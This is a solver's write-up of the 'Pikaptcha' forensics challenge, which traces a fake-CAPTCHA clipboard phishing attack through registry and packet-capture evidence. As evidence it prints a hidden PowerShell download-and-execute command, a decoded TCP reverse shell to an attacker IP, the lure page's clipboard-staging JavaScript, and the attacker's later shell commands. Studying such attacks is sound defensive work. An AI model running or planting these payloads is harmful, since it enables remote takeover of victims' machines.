

Pikaptcha

Easy

★★★★★

5.0 17 Reviews

Play Sherlock

Sherlock Info

Reviews

Sherlock Scenario

Happy Grunwald contacted the sysadmin, Alonzo, because of issues he had downloading the latest version of Microsoft Office. He had received an email saying he needed to update, and clicked the link to do it. He reported that he visited the website and solved a captcha, but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an attack. You are provided with network traffic and endpoint artifacts to answer questions about what happened.

Task 1

It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.

```
powershell -NOP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.p
```

✓

Open the NTUSER.DAT with reg explorer:

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (29/0) View Help

Registry Hives (1) Available bookmarks (30/0)

Enter text to search...

Find

| Key name | # values | # subkeys | Last write timestamp |
|------------------------------|----------|-----------|------------------------|
| ApplicationAssociationToasts | 299 | 0 | 2024-09-23 05:03:06 |
| CD Burning | 0 | 2 | 2023-03-08 11:19:43 |
| CurrentVersion | 0 | 1 | 2023-03-08 11:19:21 |
| CurrentVersion | 0 | 62 | 2024-09-23 05:12:27 |
| CurrentVersion | 0 | 14 | 2024-09-23 05:11:20:00 |
| Environment | 4 | 0 | 2024-09-23 05:17:30 |
| FeatureUsage | 1 | 5 | 2023-03-10 03:29:43 |
| FileExts | 0 | 176 | 2023-03-10 04:05:18 |
| FileHistory | 0 | 1 | 2023-03-08 11:19:21 |
| FTP | 1 | 0 | 2023-03-08 11:19:23 |
| History | 2 | 0 | 2023-03-09 09:29:35 |
| Internet Settings | 12 | 11 | 2023-03-10 04:05:18 |
| Main | 21 | 1 | 2023-03-08 11:20:00 |
| MountPoints2 | 0 | 3 | 2023-03-09 09:26:08 |
| App Paths | 0 | 0 | 2023-03-10 04:04:31 |
| Uninstall | 0 | 1 | 2024-09-23 05:17:15 |
| PrinterPorts | 4 | 0 | 2024-09-23 05:16:42 |
| RecentDocs | 4 | 1 | 2023-03-09 09:26:18 |
| Run | 2 | 0 | 2024-09-23 05:17:30 |
| RunMRU | 3 | 0 | 2024-09-23 05:07:45 |
| RunOnce | 0 | 0 | 2023-03-10 03:13:53 |
| Shell | 0 | 3 | 2023-03-08 11:19:25 |

Values

Drag a column header here to group by that column

| Value Name | Value Type | Data | Value Slack | Is |
|--------------------------|------------|---|---------------------------------------|----|
| OneDrive | RegSz | "C:\Program Files\Microsoft OneDrive... | 72-00-6F-00-75-00-6E-00-64-00-00-0... | |
| com.squirrel.Teams.Teams | RegSz | C:\Users\happy.grunwald\AppData\... | | |

E:\Pikachu\C\Users\happy.grunwald

File Home Share View

← → ↕ ↗ New Volume (E:) > Pikachu > C > Users > happy.grunwald >

| Name | Date modified | Type |
|---------------------|------------------|-----------|
| Quick access | | |
| Desktop | 08/01/2025 11:24 | File fold |
| Downloads | 09/03/2023 5:39 | DAT File |
| Documents | 08/03/2023 3:19 | LOG1 Fil |
| Pictures | 08/03/2023 3:19 | LOG2 Fil |
| DISK2 | | |
| Dropper.Downloadf | | |
| Evidence | | |
| Registry | | |
| OneDrive - Personal | | |
| Y:\... | | |

Task 2

At what time in UTC did the malicious payload execute?

2024-09-23 05:07:45

RUNMRU:

Registry Explorer v2.0.0.0

FileToolsOptionsBookmarks (29/0)ViewHelp

Registry hives (1)Available bookmarks (30/0)

Enter text to search...Find

| Key name | # values | # subkeys | Last write | Timestamp |
|------------------------------|----------|-----------|---------------------|-----------|
| ApplicationAssociationToasts | 299 | 0 | 2024-09-23 05:03:06 | |
| CD Burning | 0 | 2 | 2023-03-08 11:19:43 | |
| CurrentVersion | 0 | 1 | 2023-03-08 11:19:21 | |
| CurrentVersion | 0 | 62 | 2024-09-23 05:12:27 | |
| CurrentVersion | 0 | 14 | 2023-03-08 11:20:00 | |
| Environment | 4 | 0 | 2024-09-23 05:17:30 | |
| FeatureUsage | 1 | 5 | 2023-03-10 03:28:43 | |
| FileExts | 0 | 176 | 2023-03-10 04:05:18 | |
| FileHistory | 0 | 1 | 2023-03-08 11:19:21 | |
| FTP | 1 | 0 | 2023-03-08 11:19:23 | |
| History | 2 | 0 | 2023-03-09 09:29:35 | |
| Internet Settings | 12 | 11 | 2023-03-10 04:05:18 | |
| Main | 21 | 1 | 2023-03-08 11:20:00 | |
| MountPoints2 | 0 | 3 | 2023-03-09 09:26:08 | |
| App Paths | 0 | 0 | 2023-03-10 04:04:31 | |
| Uninstall | 0 | 1 | 2024-09-23 05:17:15 | |
| PrinterPorts | 4 | 0 | 2024-09-23 05:16:42 | |
| RecentDocs | 4 | 1 | 2023-03-09 09:26:18 | |
| Run | 2 | 0 | 2024-09-23 05:17:30 | |
| RunMRU | 3 | 0 | 2024-09-23 05:07:45 | |
| RunOnce | 0 | 0 | 2023-03-10 03:13:53 | |
| Shell | 0 | 3 | 2023-03-08 11:19:25 | |

ValuesRunMRU

Drag a column header here to group by that column

| Value Name | Mru Position | Executable | Opened On |
|------------|--------------|--|---------------------|
| b | | powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')" | 2024-09-23 05:07:45 |
| a | 1 | %tmp% | |

Total rows: 2

Type viewerSlack viewerBinary viewer

Value namea

Value typereg5z

Executable
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"

Now we have the IP address we can filter in wireshark:

| | | | |
|--|--|--------------------------|--|
| | | ip.addr == 43.205.115.44 | |
|--|--|--------------------------|--|

| No. | Time | Source | Destination |
|-------|-----------|---------------|---------------|
| 58687 | 55.267993 | 43.205.115.44 | 172.17.79.129 |
| 58774 | 55.316429 | 172.17.79.129 | 43.205.115.44 |
| 62696 | 59.219172 | 43.205.115.44 | 172.17.79.129 |
| 62698 | 59.219364 | 172.17.79.129 | 43.205.115.44 |
| 62699 | 59.219469 | 172.17.79.129 | 43.205.115.44 |
| 62700 | 59.219469 | 43.205.115.44 | 172.17.79.129 |
| 62946 | 60.270078 | 43.205.115.44 | 172.17.79.129 |

HTTP stream:

Wireshark · Follow HTTP Stream (tcp.stream eq 219) · pikaptcha.pcapng

GET /office2024install.ps1 HTTP/1.1
Host: 43.205.115.44
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 05:07:47 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Mon, 23 Sep 2024 04:42:29 GMT
ETag: "54b-622c2042f1086"
Accept-Ranges: bytes
Content-Length: 1355
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

powershell -e JABjAGwAaQB1AG4AdAAgAD0AIB0AGUAdwAtAE8AYgBqAGUAYWwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMabwBjAGsAZQ0BAHMAIgBUAEUAUABDAGwAaQB1AG4AdAAoACIANAAzAC4AMgAwADUALgAxADEANQAUADQANAAIAcWNgA5ADYAOQApADsAJABzAHQAcgB1AGEAbQAgAD0AIAAkAGMabABpAGUAbgB0AC4ARwB1AHQAUwB0AHTIAZQBhAG0AKAAPADsAkwB1AHkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAUADYANQA1ADYANQB8BACUAEwlvwAH0A0wB3AGgAaQBsAGUAKAAoACQAAQAgAD0AIAAkAHMAdABYAGUAYQBtAC4AUgB1AGEAZAaACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAwAEwAZQBwAGcAd0AB0ACkAKQAgAC0AbgB1ACAAMApAHsA0wAkAGQAYQ0B0AGEATAA9ACAAB0AGUAdwAtAE8AYgBqAGUAYWwB0ACAALQBUAHkACAB1AE4AYQBtAGUATABTAHkAcwB0AGUAbQAUAFQAZQ84AHQALgBBAFMaQwB1AEkARQBwAGMabwBKAkAbgBnACKgB1AGUAdABTAHQAcgBpAG4AZw0ACQAYgB5AHQAZQBzACwAFAAsACAAJABpACKA0wAkAHMAZQBwAGUAYgBhAGMabwAGAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIBPBAHUAdAATAFHAdABYAgKAbgBnACAAG7ACQAcwB1AG4AZAB1AHkAdAB1ACAAPQAgACgAwwB0AGUAEAB0AC4AZQBwAGMabwBKAkAbgBnAF0ADgA6AEeAUwBDAEKASQApAC4ARwB1AHQAQgB5AHQAZQBzACgAJABzAGUAbgBKAgiAYQBjAGsAMgApADsAJABzAHQAcgB1AGEAbQAUAFcAcgBpAHQAZQAOACQAcwB1AG4AZAB1AHkAdAB1ACwAFAAsACQAcwB1AG4AZAB1AHkAdAB1AC4ATAB1AG4AZwB0AGAKQA7ACQAcwB0AHTIAZQBhAG0ALgBGAUAdQBzAGgAKAAPAH0ADwAKAGMabABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA=

Input

+📁🔍🗑️📄

JABjAGwAaQB1AG4AdAAgAD0AIB0AGUAdwAtAE8AYGbgAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMabwBjAGsAZQb0AHMALgBUAE
MAUABDAGwAaQB1AG4AdAAoACIANAAzAC4AMgAwADUALGxAdEANQAUADQANAAiACwAngA5ADYAQAPADsAJABzAHQAcgB1AGEAbQAgAD0AIAAK
AGMabABpAGUAbgB0AC4ARwB1AHQAUwB0AHIAZQBhAG0AKAaPAdSAlwB1AHKAdAB1AFsAXQbDAdQAYGgB5AHQAZQbZACAAAPQAgADAALgAuADYANQ
A1ADMAnQB8ACUAewAwA0A0wB3AGgAaQb5AGUAKAAoACQAAQAgAD0AIAAKAHMAdABYAGUAYQbTAC4AUgB1AGEAZAaoACQAYGgB5AHQAZQbZACwA
IAAwACwAIAAKAGIAeQB0AGUAcwAuAEwAZQBwAGCAdAB0ACkAKQAgAC0AbgB1ACAAMAApAHsAOwAkAGQAYQb0AGEIAA9ACAAB0AGUAdwAtAE
8AYGbgAGUAYwB0ACAAALQBUAHKACAB1AE4AYQbTAgUAIAbTAHKACwB0AGUAbQAUAFQAZQb4AHQALgBBAFMAQwB1AEKARQBUAGMabwBkAGkAbgBn
ACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYGgB5AHQAZQbZACwAMAAACAAAJABpACKA0wAKAHMAZQBwAGQAYGgBhAGMAawAGAD0AIAAoAGkAZQ
B4ACAAJABKAGEAdABhACAAMgA+ACYAMQAgAHwAIAbPAHUAdAAAFMAdABYAGkAbgBnACAQKQ7ACQAcwB1AG4AZAB1AGEAYwBrADIAIAA9ACAA
JABzAGUAbgBkAGIAAYQbJAGsAIAArACAAIgBQAFMAIAAIAACAkwAGACgACAB3AGQAKQAUAFAYQb0AGgAIAArACAAIgA+ACAAIgA7ACQAcwB1AG
4AZAB1AHKAdAB1ACAAPQAgAGwB0AGUAeAB0AC4AZQBUAGMabwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAPAC4ARwB1AHQAQgB5AHQAZQbZ
ACgAJABzAGUAbgBkAGIAAYQbJAGsAMgApADsAJABzAHQAcgB1AGEAbQAUAFcAcgBpAHQAZQAOACQAcwB1AG4AZAB1AHKAdAB1ACwAMAAACQAcw
B1AG4AZAB1AHKAdAB1AC4ATAB1AG4AZwB0AGAKQA7ACQAcwB0AHIAZQBhAG0ALgBAGwAdQbZAGgAKAAPAH0A0wAkAGMabABpAGUAbgB0AC4A
QwBsAG8AcwB1ACgAKQA=

Output

📄🔍🗑️📄

```
$client = New-Object System.Net.Sockets.TCPCClient("43.205.115.44",6969);$stream = $client.GetStream();  
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-  
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String  
);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$cl  
ient.Close()
```

GET /office2024install.ps1 HTTP/1.1

Task 3

The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

579284442094E1A448EA9CFB7D8D794C8977714F827C97BCB2822A97742914DE

Wireshark · Export · HTTP object list

| Text Filter: | office | Content Type | |
|---------------|--------------------------|--------------|---|
| Hostname | Content Type | Size | Filename |
| 58.65.192.225 | application/octet-stream | 637 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |
| 43.205.115.44 | | 1355 bytes | office2024install.ps1 |
| 58.65.192.225 | application/octet-stream | 1048 kB | i640.cab?cacheHostOrigin=officecdn.micr |

Download the file and check the hash

HT
TC
TC
HT
TC
TC
TC
TC

Text Filter: officeContent Type: All Content Types

File Explorer

E:\Pikachu\malicious

office2024install.ps1

08/01/2025 11:44Windows PowerShell2 KB

Properties

office2024install.ps1

e08712c7303428f13b4f88b5321c20e4

25ba58b43e81330cf20adc0314359f0f06173c36

8ec11dcb

579284442094e1a448ea9cfb7d8d794c8977714f827c97bcb2822a97742914de

773ba6268bcd6dbc7b6dc2776574c5bc2e0bcfabe91ea4403443f1953a12c86e0a5717f3

1ed0432033787d049d4462e0db38ea9a1f0406ba35d1477438b96641953c36713f53f5e1

E:\Pikachu\malicious\office2024install.ps1

08/01/2025 11:44:49

08/01/2025 11:44:49

08/01/2025 11:44:49

1,355

```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " +
(pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush();$client.Close() }
```

Task 4

To which port did the reverse shell connect?

6969

✓

("43.205.115.44",6969)

| (ip.addr == 43.205.115.44) (tcp.port == 6969) | | | | | | | |
|--|------------|---------------|---------------|----------|--------|------------|---|
| No. | Time | Source | Destination | Protocol | Length | Info | |
| 63956 | 60.270028 | 43.205.115.44 | 172.17.79.129 | TCP | 60 | 80 → 63570 | [FIN, PSH, ACK] Seq=493 Ack=301 Win=64240 Len=0 |
| 63957 | 60.270145 | 172.17.79.129 | 43.205.115.44 | TCP | 60 | 63570 → 80 | [ACK] Seq=301 Ack=494 Win=63748 Len=0 |
| 63958 | 60.270244 | 172.17.79.129 | 43.205.115.44 | TCP | 60 | 63570 → 80 | [FIN, ACK] Seq=301 Ack=494 Win=63748 Len=0 |
| 63959 | 60.270287 | 43.205.115.44 | 172.17.79.129 | TCP | 60 | 80 → 63570 | [ACK] Seq=494 Ack=302 Win=64239 Len=0 |
| 1488... | 145.666189 | 172.17.79.129 | 43.205.115.44 | TCP | 66 | 63588 → 80 | [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PT |
| 1488... | 145.730787 | 43.205.115.44 | 172.17.79.129 | TCP | 60 | 80 → 63588 | [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 1488... | 145.730998 | 172.17.79.129 | 43.205.115.44 | TCP | 60 | 63588 → 80 | [ACK] Seq=1 Ack=1 Win=64240 Len=0 |

Task 5

For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

403

Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

Search for http traffic with 200 status code

| ip.addr == 43.205.115.44 && http | | | | | | | |
|----------------------------------|------------|---------------|---------------|----------|--------|-------------------------------------|--|
| No. | Time | Source | Destination | Protocol | Length | Info | |
| 57448 | 54.117721 | 172.17.79.129 | 43.205.115.44 | HTTP | 401 | GET / HTTP/1.1 | |
| 57543 | 54.213206 | 43.205.115.44 | 172.17.79.129 | HTTP | 668 | HTTP/1.1 200 OK (text/html) | |
| 58627 | 55.204215 | 172.17.79.129 | 43.205.115.44 | HTTP | 354 | GET /favicon.ico HTTP/1.1 | |
| 58687 | 55.267993 | 43.205.115.44 | 172.17.79.129 | HTTP | 546 | HTTP/1.1 404 Not Found (text/html) | |
| 1488... | 145.731953 | 172.17.79.129 | 43.205.115.44 | HTTP | 138 | GET /office2024install.ps1 HTTP/1.1 | |
| 1488... | 145.804094 | 43.205.115.44 | 172.17.79.129 | HTTP | 210 | HTTP/1.1 200 OK | |
| 1576... | 155.769514 | 172.17.79.129 | 43.205.115.44 | HTTP | 493 | GET / HTTP/1.1 | |
| 1577... | 155.835952 | 43.205.115.44 | 172.17.79.129 | HTTP | 668 | HTTP/1.1 200 OK (text/html) | |

Expent lined-based text data to see the source Code:

```
Line-based text data: text/html (432 lines)
<!DOCTYPE html>\n
\n
<html lang="en">\n
  <head>\n
    <meta charset="utf-8">\n
    <title>reCAPTCHA Verification</title>\n
\n
    <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.0.0/css/all.css">
  <style>\n
    .container {\n
      font-family: Roboto, helvetica, arial, sans-serif;\n
    }\n
\n
    .m-p {\n
      margin: 0;\n
      padding: 0;\n
    }\n
\n
    .block f\n
```

We can see the function with the payload from before:


```

\n
function stageClipboard(commandToRun, verification_id){\n
\t const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"`\n
\t const suffix = " # "\n
\t const ploy = "✅ 'I am not a robot - reCAPTCHA Verification ID: "\n
\t const end = "''"\n
\t const textToCopy = revershell\n
\n
\t setClipboardCopyData(textToCopy);\n
}\n

```

Task 6 Hint

Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

stageClipboard

The challange ends here, but I found more interesting commands in the pcap file after the TH established his reverse shell:

pikaptcha.pcapng

File Edit View Go Capture Analyze Statistics

tcp.stream eq 220

| No. | Time | Source |
|---------|------------|---------------|
| 1492... | 146.258511 | 172.17.79.129 |
| 1493... | 146.322458 | 43.205.115.44 |
| 1493... | 146.322682 | 172.17.79.129 |
| 1800... | 178.632460 | 43.205.115.44 |
| 1800... | 178.681712 | 172.17.79.129 |
| 1801... | 178.712920 | 172.17.79.129 |
| 1801... | 178.712920 | 43.205.115.44 |
| 2927... | 401.066541 | 43.205.115.44 |
| 2927... | 401.113686 | 172.17.79.129 |
| 2932... | 401.958546 | 172.17.79.129 |
| 2932... | 401.958581 | 43.205.115.44 |
| 2946... | 406.098755 | 43.205.115.44 |
| 2946... | 406.113054 | 172.17.79.129 |
| 2946... | 406.113054 | 43.205.115.44 |
| 3315... | 455.829092 | 43.205.115.44 |
| 3315... | 455.883460 | 172.17.79.129 |
| 3321... | 456.422357 | 172.17.79.129 |
| 3321... | 456.422357 | 43.205.115.44 |
| 3648... | 490.561410 | 43.205.115.44 |
| 3649... | 490.603185 | 172.17.79.129 |
| 4619... | 537.437145 | 43.205.115.44 |
| 4619... | 537.491441 | 172.17.79.129 |
| 4625... | 537.847720 | 43.205.115.44 |

Wireshark · Follow TCP Stream (tcp.stream eq 220) · pikaptcha.pcapng

whoami

```

forela\happy.grunwald
PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
ifconfig

PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
ipconfig


Windows IP Configuration

Ethernet adapter Ethernet0:


Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::3340:25bd:64b:dcf3%6
IPv4 Address. . . . . : 172.17.79.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.17.79.2
PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
Invoke-Webrequest -URI https://raw.githubusercontent.com/BloodHoundAD/BloodHound

PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
Invoke-Webrequest -URI "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/refs/heads/master/Collectors/SharpHound.ps1" -OutFile C:\windows\temp

```




Pikaptcha has been Solved!

Congratulations  **4vior**, best of luck in capturing flags ahead!

| | | |
|---------------|--------------------|----------------|
| #404 | 08 Jan 2025 | RETIRED |
| SHERLOCK RANK | SOLVE DATE | SHERLOCK STATE |

Summary:

- Victim visits the url and is presented with a captcha.



- Victim interacts with the captcha and is instructed to do paste from clipboard in windows run dialog.

